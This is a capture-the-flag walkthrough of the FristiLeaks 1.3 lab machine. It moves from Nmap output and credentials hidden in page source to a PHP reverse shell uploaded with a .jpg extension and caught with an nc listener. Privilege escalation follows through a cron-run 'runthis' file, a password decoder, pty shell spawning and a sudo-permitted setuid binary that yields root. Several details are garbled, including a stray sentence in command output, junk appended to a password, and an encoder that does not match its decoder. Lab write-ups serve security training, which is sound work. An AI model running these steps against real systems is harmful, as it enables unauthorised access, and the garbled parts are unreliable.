

FristiLeaks 1.3

Nmap O/P :-

Nmap scan report for 192.168.240.148

Host is up (0.0018s latency).

Not shown: 65534 filtered ports

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)

| http-methods:

| Supported Methods: GET HEAD POST OPTIONS TRACE

|_ Potentially risky methods: TRACE


| http-robots.txt: 3 disallowed entries

|_ /cola /sisi /beer


|_ http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3

|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).

Web Application :-



"/robots.txt" file :-




So this is the point where we usually get stuck. Because we have used Nikto, gobuster, dirbuster

So here we have to look closely into the info the Web Application is giving to us

So it says "**keep calm and drink fristi**"

So I used **/fristi** as directory name

And I got admin login page



Welcome to #fristileaks admin portal



Look at Page source, and there we will get username

Also as we scroll down we will see base64 encoded format,

I copied it in a text file and tried to decode it

```

view-source:http://192.168.240.148/fristi/
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter O
1692 Pqn8R+xsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J4
1693 1Pqn8R+xsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J4
1694 01Pqn8R+xsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J
1695 401Pqn8R+xsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42
1696 J401Pqn8R+xsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z4
1697 2J401Pqn8R+xsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z
1698 42J401Pqn8R+xsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/
1699 Z42J401Pqn8R+xsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I
1700 /Z42J401Pqn8R+xsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+
1701 I/Z42J401Pqn8R+xsTwdqfVP4j9njYng7UJ7p2rf8AWPmw/VfrUsb01eiv6Hfu+kL/2Q=="/></center:
1702 <!--
1703 VB0Rw0KGgoAAAANSUHuEUGAAAw0AAABLCAIAAAAU0HqAAAAAXNSR0IArs4c6QAAARnQUIBAACx
1704 jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSURBVHhe7dLRdtsgEIVhr8sL8nqymmmwi0kL
1705 50IAQGY0Nb01//dWS0yTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAxOQLAixw
1706 84EW0APAiRwB4kSMaVmgRAF7kCAAvCgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
1707 h63yaP7/XP/5RUM2jx7iMz1ZdqpguZHP1+zJ053b9+1gd/0TL2Wu1l5+RmpJq5tMTkE1paHlVXJJ
1708 zv7/d5i6qse0t9rWa6UMsR1+WroRl72DbdWkQZS0tMPqG18LRhzyWjWkTFDPXFmuLC7e81bXnN0vb
1709 0pYz0MNIWqplLS0w+oaXwomXXtFhL8e6W+lrNdDFujoQNJ9XbKtHMPsUmn9BSeGf51bUcr6W+VjNd
1710 JQjcelwepPCjLLNXFpi8gktXfnVtYsd6UpIndPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU
1711 12qmC/1/Zz2ZWXilabli0aLqjZdq5sqSxUgtWY7syq+u6UpInd0FeISENygbTfj+qDbc+QpG9c5
1712 vFQzV5aM15LlyMrfnrPU12qmC+Ucqdg6E1JNsX16/i/6BttvEQzF5YM2JLhyMLz4sNNtp/pSkg1
1713 04VajmwziEdZvmSz9E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUq0hEkso2k5pGy00aLq
1714 1n+skSqGf0SIVsKC5Z4+XH36vQzb10V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
1715 0H0drysrz404sdLPW1muLDLudSpdEsk5vf5Gtqg1xnfx88tu/PZy7VjHXJmC21H9lwBBfdZb6Ws
1716 00oZ0jk3y+pQ9fnEG4LN0co9UnY5dqxrhk0JZKezwdNwqfnv6A0UN9sWb6UMyR5zT2B+lwDh++Fl
1717 8K/U+z2uFJNwNcMmhlZUe2v6n/dAWG+mLN9KGWI9EckSMJl6o6+ecH8dv0Uu4PnkqDl2rGuiS8HK
1718 vL9iMrFG9gqa/VTB8qORLUStQF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTIlsLLhiPbnh6KnLDU12q
1719 nD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWu1sfYlm+hDLkCAIuHEUzu/l9l867X34
1720 PTA6lmLi0ZrQX6gu37aIukRkVaylRfQpk+9HNkH85hNocTKC4P31Vebhd8fy/Vz0TCkqeBWLrrFhe
1721 EPdMj03SSys7XVF+qmT9+5s//fyy0LU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
1722 AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAxOQLAixwB4EW0APAiRwB4kSMaVmgRAF7kCAAvCgSAFzk
1723 wIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtycQAAABJR
1724 J5ErkJggg==
1725 ->
1726 <table width="300" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor:
1727 <tr>

```

But I got O/P which is not in human readable format


So we have

Username :- eezeepz

Password :- keKkeKKeKKeKkEkkEk

Login to the portal

And we have File upload functionality




Login successful


[upload file](#)

Tried uploading php reverse shell payload but web server only allows jpg,png,gif file formats to be uploaded.

So changed the .php extension to .jpg of php revershell payload and uploaded




it throws a response with directory name



Uploading, please wait

The file has been uploaded to /uploads

Access the payload using given path



We got the user Level shell

```
(kali㉿kali)-[~/Downloads]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.240.128] from (UNKNOWN) 192.168.240.128:5738
Linux localhost.localdomain 2.6.32-573.el6.x86_64 #1 SMP Tue Jun 14 14:17:56 up 3 days, 7:34, 0 users,
USER      TTY      FROM            LOGNAME
uid=48 apache gid=48 apache groups=48
sh: no job control in this shell
sh-4.1$
```

Priv Esc :-

Look for available file in /home directory.

Found notes.txt and its content looks interesting, lets check it out and try to understand it

```
-rwxr-xr-x. 1 eezeepz eezeepz 13712 Nov 17 2015 nisdomainnar
-rwxr-xr-x. 1 eezeepz eezeepz 4736 Nov 17 2015 nologin
-r--r--r--. 1 eezeepz eezeepz 514 Nov 18 2015 notes.txt
-rwxr-xr-x. 1 eezeepz eezeepz 390616 Nov 17 2015 tar
-rwxr-xr-x. 1 eezeepz eezeepz 11352 Nov 17 2015 taskset
```

```
sh-4.1$ cat notes.txt
cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
```

Basically Content says that,

We can run the commands (mentioned in the notes.txt file) which will be accessible through **/home/admin** by putting the full command in **/tmp/runthis** file

Narrowing the above explanation

We will change the permissions of **/home/admin** directory by pushing the command to **"/tmp/runthis"** and then we will check the contents of **/admin** directory.

Run **echo "chmod 777 /home/admin" >> /tmp/runthis**

```
sh-4.1$ echo "chmod 777 /home/admin/" >> /tmp/runthis
echo "chmod 777 /home/admin/" >> /tmp/runthis
```

Now we are able to access **/home/admin** directory.


```

sh-4.1$ cd /home/admin/
cd /home/admin/
sh-4.1$ ls
ls
cat
chmod
cronjob.py
cryptedpass.txt
cryptpass.py
df
echo
egrep
grep
ps
whoisyourgodnow.txt

```

After checking the files out

whoisyourgodnow.txt contains some hashed password

```

sh-4.1$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnlMHMPizpyuTI0ITG
sh-4.1$

```

There also a file called "**cryptpass.py**" which states that how the password has been encoded, so basically we have to decode the password by taking help of the given python code

```

sh-4.1$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64, codecs, sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[ :-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult


```

As highlighted in the above POC ,

Use below code to decode the password

```
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64, codecs, sys
def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')
def decodeString(str):
    string = str[::-1]
    string = string.encode("rot13")
    return base64.b64decode(string)
print decodeString(sys.argv[1])
```


Save this in Local machine and then give the password stored in cryptedpass.txt file as input while executing the code, as shown in the below POC



A terminal window with a dark background. The prompt is (kali@kali)-[~/vulnhub]. The user enters \$ python z.py =Rfn0AKnlMHMPiZpyuTI0ITG. The output is LetThereBeFristi!. The user then enters \$ and the prompt returns.

Use this password to login as "fristigod"

But while logging in using su command it throws an error



A terminal window showing the command sh-4.1\$ su fristigod. The output is su fristigod. The next line shows an error: standard in must be a tty, which is highlighted with a red rectangle. The prompt then returns to sh-4.1\$.

So we need a interactive shell for that type

```
python -c "import pty;pty.spawn('/bin/bash')"
```

```

sh-4.1$ python -c "import pty;pty.spawn('/bin/bash')"
python -c "import pty;pty.spawn('/bin/bash')"
bash-4.1$

bash-4.1$ su fristigod
su fristigod
Password: LetThereBeFristi!

bash-4.1$ id
id
uid=502(fristigod) gid=502(fristigod) groups=502(fristigod)
bash-4.1$

```

Tried running Linenum file but didn't find anything interesting here,

So Executed basic command for Priv esc "**sudo -l**"

```

bash-4.1$ sudo -l
sudo -l
[sudo] password for fristigod: LetThereBeFristi!

Matching Defaults entries for fristigod on this host:
requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
PS2 QDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User fristigod may run the following commands on this host:
(fristi : ALL) /var/fristigod/.secret_admin_stuff/doCom
bash-4.1$

```

It given some hints

I tried to look into the content of the "**doCom**" file but it is not human readable

So I checked the file type

```

bash-4.1$ file /var/fristigod/.secret_admin_stuff/doCom
file /var/fristigod/.secret_admin_stuff/doCom
/var/fristigod/.secret_admin_stuff/doCom: setuid setgid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically li
nked (uses shared libs), for GNU/Linux 2.6.18, not stripped
bash-4.1$

```

Try executing it without any input

```

bash-4.1$ /var/fristigod/.secret_admin_stuff/doCom
/var/fristigod/.secret_admin_stuff/doCom
Nice try, but wrong user ;)
bash-4.1$

```

So try executing the command using sudo,

```

bash-4.1$ sudo /var/fristigod/.secret_admin_stuff/doCom
sudo /var/fristigod/.secret_admin_stuff/doCom
[sudo] password for fristigod: LetThereBeFristi!
Sorry, user fristigod is not allowed to execute '/var/fristigod/.secret_admin_stuff/doCom' as root on localhost.localdomain
bash-4.1$

```

So here we haven't got any lead,

So check the directories `"/var/fristigod"`

```

bash-4.1$ ls -la
ls -la The above script was modified on the attacking machine
total 16
drwxr-x---  3 fristigod fristigod 4096 Nov 25  2015 .
drwxr-xr-x. 19 root      root    4096 Nov 19  2015 ..
-rw-----  1 fristigod fristigod  864 Nov 25  2015 .bash_history
drwxrwxr-x.  2 fristigod fristigod 4096 Nov 25  2015 .secret_admin_stuff
bash-4.1$ cat .bash_history
cat .bash_history

```

Let's look into this file

```

bash-4.1$ cat .bash_history
cat .bash_history
ls
pwd
ls -lah
cd .secret_admin_stuff/
ls
./doCom
./doCom test
sudo ls
exit
cd .secret_admin_stuff/
ls
./doCom
sudo -u fristi ./doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
sudo /var/fristigod/.secret_admin_stuff/doCom
exit
sudo /var/fristigod/.secret_admin_stuff/doCom
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
groups
ls -lah

```

Lets use the above commands to elevate the privileges

```

bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom id
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom id
[sudo] password for fristigod: LetThereBeFristi!KnIMHMP1zpyuT10IT
uid=0(root) gid=100(users) groups=100(users),502(fristigod)
bash-4.1$

```